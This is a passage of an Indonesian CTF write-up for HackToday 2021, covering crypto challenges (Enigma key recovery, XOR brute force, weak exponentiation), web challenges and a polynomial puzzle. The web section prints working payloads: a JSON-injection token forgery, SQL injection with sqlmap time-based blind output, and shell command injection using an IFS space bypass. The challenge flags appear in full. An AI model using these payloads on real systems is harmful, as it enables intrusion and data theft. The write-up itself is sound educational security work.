        pwpw2 = enkrip(kunci)
        print("[+] Encrypted ", pwpw2)
      elif(inputan == 2):
        plain = raw_input("Plaintext : ")
        enc = aes(konci).encrypt(plain)
        print("[+] Ciphertext2 : ", enc)
      elif(inputan == 1):
        plain = raw_input("Plaintext : ")
        pwpw = enkrip(konci)
        print("[+] Ciphertext1 : ", pwpw)
        enc = aes(pwpw).encrypt(plain)
        print("[+] Ciphertext2 : ", enc)
```

menariknya ada menu dimana dia melakukan encrypt ke kunci yang dipakai (menu 1).

```python
def m_encrypt(pt):
    from enigma.machine import EnigmaMachine as enigmaku
    import random
    import string
    machineenigma = enigmaku.from_key_sheet(
            rotors='##RESTRICTED##',
            reflector='##RESTRICTED##',
            ring_settings = [random.randrange(26) for _ in range(3)],
            plugboard_settings='##RESTRICTED##')
    machineenigma.set_display(''.join(random.choice(string.ascii_uppercase) for i in range(3)))
    cipher = machineenigma.process_text(pt)
    return cipher
```

m_encrypt ini merupakan function yang dipakai untuk encrypt key yang tadi (from additional_enc import m_encrypt as enkrip) disini kita bisa melihat dia memakai enigma, dengan konfigurasi yang tidak diketahui. Untuk enigma sendiri ada beberapa kelemahan salah satu yang bisa dipakai disini yaitu plaintext character yang di encrypt tidak bisa menjadi dirinya sendiri, dengan ini kita bisa mengambil sampel yang sudah di encrypt dan tinggal cari character yang tidak ada di masing-masing index.

```
VUORNPPYKXOXFHKONEGVIMBQXNGY
PLPRGLJVYQXCPZJVFVRSUIBDSNWA
UKTYKRPZQRIGKMDIOXFEPYIOHBNP
NDQLMKKRNFXBKRHKOTUGRHJOQRAZ
NSJQMPZWSOGEQDLVORZGFTEJLGFQ
GRKHTESQUFOVHPWHTEWLIBFWUXJH
HUSAIFAWQCPNMULQRZCTZQYPEEKQ
PAAZMERRYFMSWLDFNIJDGFQVSJTN
SJGDWRIENXVVGDSGEHMAQFYZKHMJ
TINUNRHGRFGKKBODBDFTILVOYBEV
BQCJTJANAKGEXLFAELBSIPKFFCUD
GNXMVEIWTVFNOOSUUMCXUAEBCWIV
BFPHJXPKGUWFLDVFXNSHGOBMKIJW
ZGZSVAKXZHZAWQZLRCZCEVCTHAVQ
VKESSWWZWTMDETIJYOBAJIMGZLNL
ICLDUOMWCVFNJREIFDAKFOSZNRTD
YQGZEEKALVIABRLJZPQTBKAOCVAN
TMJXWVHHJKTCHYCWTCMJVPGPMCJQ
XFDSKJITLCSQBDLIHVCQKNQKVEXR
CNNSIYXPYNALGLNKHRTSXCPHLLAJ
LIFSOYOGQYBVECMQFCLXLSIOLWHB
WQTVGHJHFIALJVZCZEQVKWSURDUQ
KFQPGESCPKFTGMNJCQULZWBBNHEJ
HQHXRFXZSKXTQFSALMGBXXUERVLA
RJAASICVUBWURNQXYVOGXBJQCIVS
```


Seperti kumpulan cipher disini. Disini kita tinggal recover key nya dengan mencari di masing-masing index huruf apa yang tidak ada disana.

```
┌──(kali㉿kali)-[~/Desktop/CTFStuff/hacktoday]
└─$ python3 recoverKey.py
MEMBANTUMERINGANKANNYERIOTOT
```

Key sudah didapatkan kita tinggal decrypt as usual…

```python
class AESCipher:
    def __init__(self, key):
        self.key = md5(key).hexdigest()
    def encrypt(self, raw):
        raw = pad(raw)
        cipher = AES.new(self.key, AES.MODE_ECB)
        return (cipher.encrypt(raw))
    def decrypt(self, enc):
        cipher = AES.new(self.key, AES.MODE_ECB)
        return unpad(cipher.decrypt(enc))
```

Dan karena key yang dipakai itu hasil md5, kita tinggal samakan.



Code :

getKeys.py

```python
import pwn
pwn.context_log_level = 'critical'
host, port = "103.41.207.206", 11001
s = pwn.remote(host, port)

cipheredKey = []
for i in range(1000):
    print(i)
    s.recvuntil('Select menu : ')
    s.sendline('1')
    s.recvuntil('Plaintext : ')
    s.sendline('a')
    cipheredKey.append(s.recvuntil(')').split(b"'")[3].decode())

with open('keys.txt', 'w') as handle:
    for c in cipheredKey:
        handle.write(c+'\n')

s.close()
```

recoverKey.py

```python
import string
charset = string.ascii_uppercase

with open('keys.txt', 'r') as handle:
    listOfKeys = handle.read().split('\n')[:-1]

for i in range(28):
    tmp = charset
    for l in listOfKeys:
        tmp = tmp.replace(l[i],'')
    print(tmp,end='')
```

solve.py

```python
from Crypto.Cipher import AES
```

```python
from hashlib import md5
key = b"MEMBANTUMERINGANKANNYERIOTOT"
key = md5(key).hexdigest().encode()
cipher = open('file.enc','rb').read()
data = AES.new(key, AES.MODE_ECB).decrypt(cipher)
open('flag.png','wb').write(data)
```

Flag:
hacktoday{thousands_of_same_message_encrypt_in_enigma_is_nonono}

Unsafe-Cipher

Langkah Penyelesaian:

```python
from random import randint

def gen_pk(n):
    return randint(n-1000,n+1000)

def encrypt(msg,pk):
    cip = ""
    for i in msg:
        cip += str(ord(i)^pk**2)+" "
    return cip.split()

flag = open("flag").read().strip().encode().hex()
pk = gen_pk(10000)
enc = []
c_flag = encrypt(flag,pk)

for i in c_flag:
    enc += [int(i[5:])]

print(pk)
#???
print(enc)
#[50, 51, 55, 48, 50, 974, 49, 970, 50, 53, 50, 968, 55,
```

Diberikan soal sebagai berikut, dimana ia melakukan encryption dengan key yang random. Tapi kalau diliat lagi hasil randomnya pun hanya 2000 (randint(n-1000, n+1000)), cukup kecil untuk randomvalue… dan karena key nya tidak diapa apakan lagi hanya dipakai berulang, berarti kita bisa mereplicate function encrypt dengan charset kita sendiri dan brute key yang dipakai.

```
PS C:\Users\EternalBeats\Documents\CTF\hacktoday\unsafe-cipher> python .\solve.py
hacktoday{g4k_am4n___jgn_baku_hant4m}
```

Code :

solve.py

```python
import string
def encrypt(msg,pk):
    cip = ""
    for i in msg:
        cip += str(ord(i)^pk**2)+" "
    return cip.split()
n = 10000
pk = range(n-1000, n+1000)
charset = string.printable
enc = [50, 51, 55, 48, 50, 974, 49, 970, 50, 53, 50, 968, 55, 48, 50,
969, 49, 970, 49, 970, 49, 970, 50, 973, 50, 51, 50, 969, 49, 970,
50, 54, 50, 53, 50, 974, 51, 49, 49, 970, 50, 60, 50, 53, 50, 969,
51, 48, 55, 48, 50, 968]
for p in pk:
    _dict = {}
    tmp = encrypt(charset, p)
    cipher = []
    for i in tmp:
        cipher += [int(i[5:])]
    for i in range(len(charset)):
        _dict[cipher[i]] = charset[i]
    potential = ""
    try:
        for e in enc:
            potential += _dict[e]
    except:
        continue
    try:
        print(f"hacktoday{{{bytes.fromhex(potential).decode()}}}")
        # 67346b5f616d346e5f5f5f6a676e5f62616b755f68616e74346d
    except:
        continue
```

Flag:

hacktoday{g4k_am4n___jgn_baku_hant4m}

Ungiven-Chall-Name

Langkah Penyelesaian:

```python
class AESCipher:
    def __init__(self, key):
        self.key = md5(key).hexdigest()
    def encrypt(self, raw):
        raw = pad(raw)
        cipher = AES.new(self.key, AES.MODE_ECB)
        return (cipher.encrypt(raw))
    def decrypt(self, enc):
        cipher = AES.new(self.key, AES.MODE_ECB)
        return unpad(cipher.decrypt(enc))


p = getPrime(1024)
a = getPrime(13)
b = getPrime(13)
g = random.randrange(2,4)
A = pow(a,g,p)
B = pow(b,g,p)
s = pow(B,a,p)

print("""
A : {0}
B : {1}
""".format(A,B))

aes = AESCipher(str(s))
flag = open("flag.txt","rb").read()
print(aes.encrypt(flag).encode("hex"))
```

Flag di encrypt dengan aes seperti biasa, key nya itu hasil md5 dari variable s. s itu didapatkan dengan pow(B,a,p) B dan p nya diketahui tinggal a saja… a kita hanya mempunyai A tetapi A itu pow(a,g,p) dimana p kita ketahui dan g itu antara 2 atau 3, tinggal kita coba coba saja dan didapatkan itu 3 (tinggal check isPrime a dan b nya).
Bila sudah recover a tinggal dapetin s dengan semua parameternya dan tinggal decrypt deh.

```
PS C:\Users\EternalBeats\Documents\CTF\hacktoday\ungiven-chall-name> python .\solve.py
b'hacktoday{ez_flag_for_your_page}'
```

Code :

solve.py

```
from Crypto.Util.number import isPrime, getPrime
from hashlib import md5
from Crypto.Cipher import AES
BLOCK_SIZE = 16  # Bytes
pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) *
chr(BLOCK_SIZE - len(s) % BLOCK_SIZE)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]
class AESCipher:
    def __init__(self, key):
        self.key = md5(key.encode()).hexdigest().encode()
    def encrypt(self, raw):
        raw = pad(raw)
        cipher = AES.new(self.key, AES.MODE_ECB)
        return (cipher.encrypt(raw))
    def decrypt(self, enc):
        cipher = AES.new(self.key, AES.MODE_ECB)
        return unpad(cipher.decrypt(enc))


A = 186854936813
B = 147114332639
P =
16310463151961891325844340284920286327797140989148724287984667466358786605677166025134855777906484552332986255384236284387887161833302317593708139233900523421808115136661564274633857591958945437579428979806914905078654131245621629043773921085053194175054658069972266050082018
```

```
0515791133357939050680236644328 41

cipher =
"ea5f1666a512ef7a39a61f70bb36ce46005c7635bbb5727d28fabd40d39a9ca5196f
81722d4b4a5612d9ca8d0ed8d333"
a = round(A**(1/3))
b = round(B**(1/3))
assert isPrime(a) and isPrime(b)
cipher = bytes.fromhex(cipher)
s = pow(B,a,P)
obj = AESCipher(str(s))
print(obj.decrypt(cipher))
```


Flag:
hacktoday{ez_flag_for_your_page}

Web Exploitation

TodayManjiGang

Langkah Penyelesaian:

Target adalah web service seperti dibawah ini



Jika kita memasukan username maka akan dikirim ke backend dan diberikan token

Request Response

Pretty Raw \n Actions

```
1  POST /api/login HTTP/1.1
2  Host: 103.41.207.206:13004
3  Content-Length: 19
4  User-Agent: Mozilla/5.0 (Windows NT 10
5  Content-Type: application/json
6  Accept: */*
7  Origin: http://103.41.207.206:13004
8  Referer: http://103.41.207.206:13004/
9  Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
     "username":"test"
   }
```

Token tersebut ketika masuk ke backend /validate akan terlihat isinya

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 116
5 ETag: W/"74-gOVU9DCo2PpOlbGWbOPtR+/KSvM"
6 Date: Sat, 21 Aug 2021 15:28:23 GMT
7 Connection: close
8
9 {
    "success":true,
    "token":{
      "toumanidentifier":"12370cc0f387730fb3f273e4d46a94e5",
      "touman_leader":0,
      "username":"test"
    }
  }
```


Sepertinya AES CBC static key di backend,pemikiran pertama adalah brute forcing bit di block tempat toumanLeader:0 berada agar mengubahnya menjadi 1. Tapi ternyata ada cara yang lebih "intended"

Dengan payload a","touman_leader":1,"test":"b
Sehingga JSON nya saat di validate akan menjadi seperti ini

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 124
ETag: W/"7c-gJiPsWeCC3/khqjpNqCa09sDJks"
Date: Sat, 21 Aug 2021 15:31:51 GMT
Connection: close

{
  "success":true,
  "token":{
    "toumanidentifier":"12370cc0f387730fb3f273e4d46a94e5",
    "touman_leader":1,
    "username":"a",
    "test":"b"
  }
}
```

Dan flag bisa kita dapatkan




Flag:

hacktoday{d0ntMindTh3AES_ez_injection_ez_flag}


Fakeuser

Langkah Penyelesaian:

Diberikan sebuah login panel



Penulis mencoba2 payload SQL Injection dan berhasil masuk ke dashboard dengan password'OR 1=1# sepertinya filter hanya digunakan di bagian username.



Dengan instinct wibu penulis mengira ada vulnerability blind sql injection. Awalnya mencoba secara manual tetapi karena kurang terbiasa membuat script blind SQL Injection penulis menggunakan SQLMap

LOH LOH LOH KOK PAKAI SQLMAP

Penulis yang licik : Iya mas, jadi karena di rulebook tidak ada aturan tidak diperbolehkan menggunakan automated tools dan tidak

ada di aturan diskualifikasi, maka saya menggunakan kesempatan emas ini hehe.

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 6643 FROM (SELECT(SLEEP(5)))rmdi)-- OlLC&password=password&submit=Login
---
do you want to exploit this SQL injection? [Y/n] y
[02:25:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.48, PHP 7.4.22
back-end DBMS: MySQL ≥ 5.0.12
[02:25:54] [INFO] fetching columns for table 'user' in database 'fakeuser'
[02:25:54] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[02:26:02] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
5
[02:26:07] [INFO] retrieved:
[02:26:12] [INFO] adjusting time delay to 1 second due to good response times
email
[02:26:26] [INFO] retrieved: id
[02:26:33] [INFO] retrieved: password
[02:27:02] [INFO] retrieved: secretdata
[02:27:31] [INFO] retrieved: username
[02:27:56] [INFO] fetching entries for table 'user' in database 'fakeuser'
[02:27:56] [INFO] fetching number of entries for table 'user' in database 'fakeuser'
[02:27:56] [INFO] retrieved: 2
[02:27:58] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.............................. (done)
admienistrator@gmail.com
[02:29:20] [INFO] retrieved: 1
[02:29:22] [INFO] retrieved: fakeuser
[02:29:46] [INFO] retrieved: flag
[02:30:00] [INFO] retrieved: admieennn
[02:30:29] [INFO] retrieved: intravena@gmail.com
[02:31:32] [INFO] retrieved: 2
[02:31:35] [INFO] retrieved: hide
[02:32:20] [ERROR] invalid character detected. retrying..
[02:32:20] [WARNING] increasing time delay to 2 seconds
me
[02:32:31] [INFO] retrieved: hacktoday{r3g3x_SQLi_pr3v3nti0n_578eee__}
[02:38:19] [INFO] retrieved: realuuuser
```


Flag:

hacktoday{r3g3x_SQLi_pr3v3nti0n_578eee__}


Destiny

Langkah Penyelesaian:

Diberikan service seperti challenge code injection di DVWA wkwk



Yang akan me return ip dari domain



Penulis langsung coba2 code injection, dan ternyata memang bisa

Payload : |whoami

IP DESTINATION

root

Dari sana penulis mengembangkan payload, menemukan bahwa spasi di blacklist sehingga di bypass menggunakan IFS (input field separator)

Payload : |ls$IFS-lah
Tapi ini hanya me return output paling atas

Payload : |ls$IFS-lah|tail$IFS-1
Dari sini penulis menggunakan intruder burpsuite buat iterasi menggunakan tail

Payload : |ls$IFS-lah|tail$IFS-4
Penulis menemukan nama flag yaitu problem_setter_choose_this_name_instead_of_flag_dot_txt

Payload : |cat$IFS/app/problem_setter_choose_this_name_instead_of_flag_dot_txt

Didapat flag

Flag:

hacktoday{escape_shell_command_with_a_little_shell_knowledge}

Miscellaneous

Polyday

Langkah Penyelesaian:

```
(94*x^40 + 230*x^39 + 103*x^38 + 187*x^37 + 76*x^36 + 11*x^35 +
93*x^34 + 152*x^33 + 91*x^32 + 153*x^31 + 180*x^30 + 18*x^29 +
195*x^28 + 47*x^27 + 95*x^26 + 216*x^25 + 84*x^24 + 18*x^23 +
232*x^22 + 53*x^21 + 174*x^20 + 7*x^19 + 110*x^18 + 155*x^17 +
237*x^16 + 20*x^15 + 215*x^14 + 230*x^13 + 58*x^12 + 131*x^11 +
163*x^10 + 238*x^9 + 217*x^8 + 163*x^7 + 60*x^6 + 28*x^5 +
126*x^4 + 155*x^3 + 159*x^2 + 159*x + 104) % 257
```

Diberikan sebuah polinomial sebagai berikut, hal pertama yang harus diingat yaitu ini bukan soal crypto jadi jangan pikir aneh aneh dulu. Dicoba hal hal sederhana seperti memasukan value x secara bertahap contohnya dari 1,2,3,4,5,... well… that's it .-. Dilihat angkanya masuk dalam range ascii… masukan chr and we got the flag :/

```
>>> flag = ""
>>> for x in range(41):
...     flag += chr((94*x**40 + 230*x**39 + 103*x**38 + 187*x**37 + 76*x**36 + 11*x**35 + 93*x**34 + 152*x**33 + 91*x**3
2 + 153*x**31 + 180*x**30 + 18*x**29 + 195*x**28 + 47*x**27 + 95*x**26 + 216*x**25 + 84*x**24 + 18*x**23 + 232*x**22 + 5
3*x**21 + 174*x**20 + 7*x**19 + 110*x**18 + 155*x**17 + 237*x**16 + 20*x**15 + 215*x**14 + 230*x**13 + 58*x**12 + 131*x*
*11 + 163*x**10 + 238*x**9 + 217*x**8 + 163*x**7 + 60*x**6 + 28*x**5 + 126*x**4 + 155*x**3 + 159*x**2 + 159*x + 104) % 2
57)
...
>>>
>>> flag
'hacktoday{ok_n0w_you_kn0w_how_Poly_works}'
```

Code:

solve.py

```
flag = ""
for x in range(41):
    flag += chr((94*x**40 + 230*x**39 + 103*x**38 + 187*x**37 +
76*x**36 + 11*x**35 + 93*x**34 + 152*x**33 + 91*x**32 + 153*x**31 +
180*x**30 + 18*x**29 + 195*x**28 + 47*x**27 + 95*x**26 + 216*x**25 +
84*x**24 + 18*x**23 + 232*x**22 + 53*x**21 + 174*x**20 + 7*x**19 +
110*x**18 + 155*x**17 + 237*x**16 + 20*x**15 + 215*x**14 + 230*x**13
+ 58*x**12 + 131*x**11 + 163*x**10 + 238*x**9 + 217*x**8 + 163*x**7 +
60*x**6 + 28*x**5 + 126*x**4 + 155*x**3 + 159*x**2 + 159*x + 104) %
257)
```

```
print(flag)
```

Flag:

hacktoday{ok_n0w_you_kn0w_how_Poly_works}

StartToday

Langkah Penyelesaian:


StartToday x

